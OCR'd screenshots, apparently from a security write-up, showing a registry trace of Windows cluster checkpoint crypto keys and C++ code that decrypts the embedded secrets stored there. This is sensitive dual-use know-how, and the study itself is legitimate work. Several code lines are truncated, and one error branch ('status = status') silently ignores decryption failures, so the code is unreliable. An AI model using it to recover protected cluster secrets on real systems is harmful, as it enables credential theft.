
```
6460  RegCloseKey    HKLM\Cluster
6460  RegQueryValue  HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto\Checkpoints
6460  RegQueryValue  HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto\Checkpoints
6460  RegQueryValue  HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto\Checkpoints
6460  RegCloseKey    HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto
6460  RegQueryKey    HKLM
6460  RegOpenKey     HKLM\Cluster
```

```
                    status = status;
                }
            }
            else {
                error = status;
            }
        }
        else {
            error = GetLastError();
        }
    }
    else {
        error = GetLastError();
    }
    if (error) {
        throw error;
```




gist.github.com
ELI5 how do clusters work - Google Search
Encryption and decryption code for clustered SMB servers. · GitHub

```
    status = BCryptEncrypt(key, pPlaintext, ULONG(cbPlaintext), nullptr, iv.data(), iv.size(), embeddedSecret + *embeddedSec
    if (status != STATUS_SUCCESS) {
        throw status;
    }
}

void CryptProvider::Decrypt(std::vector<UCHAR>& data) {
    DWORD error{ 0 };
    // Get the key stored in the CNG container that was used to encrypt the embedded secret
    if (HANDLE(_exchangeKey) != INVALID_HANDLE_VALUE) {
        CryptDestroyKey(_exchangeKey);
    }
    if (CryptGetUserKey(_cryptProvider, AT_KEYEXCHANGE, &_exchangeKey)) {
        // Pointers to each component of the resource data
        const auto headerSize{ sizeof(DWORD) * 2 };
        auto embeddedIvSize{ reinterpret_cast<DWORD*>(data.data()) };
        auto embeddedSecretSize{ reinterpret_cast<DWORD*>(data.data()) + 1 };
        auto embeddedIv{ data.data() + headerSize };
        auto embeddedSecret{ embeddedIv + *embeddedIvSize };
        auto embeddedCiphertext{ embeddedSecret + *embeddedSecretSize };
        DWORD size{ *embeddedSecretSize };
        // Decrypt the embedded secret in-place
        if (CryptDecrypt(_exchangeKey, NULL, TRUE, 0, embeddedSecret, &size)) {
            BCRYPT_KEY_HANDLE cryptKey;
            // Generate a new key from the decrypted embedded secret
            auto status{ BCryptGenerateSymmetricKey(_algoProvider, &cryptKey, NULL, 0, embeddedSecret, size, 0) };
            if (status == STATUS_SUCCESS) {
                auto cbCiphertext{ (ULONG)(data.size() - headerSize - *embeddedIvSize - *embeddedSecretSize) };
                status = BCryptDecrypt(cryptKey, embeddedCiphertext, cbCiphertext, nullptr, embeddedIv, *embeddedIvSize, emb
                if (status != STATUS_SUCCESS) {
                    status = status;
                }
            }
            else {
                error = status;
            }
        }
        else {
            error = GetLastError();
        }
    }
    else {
        error = GetLastError();
    }
    if (error) {
        throw error;
```

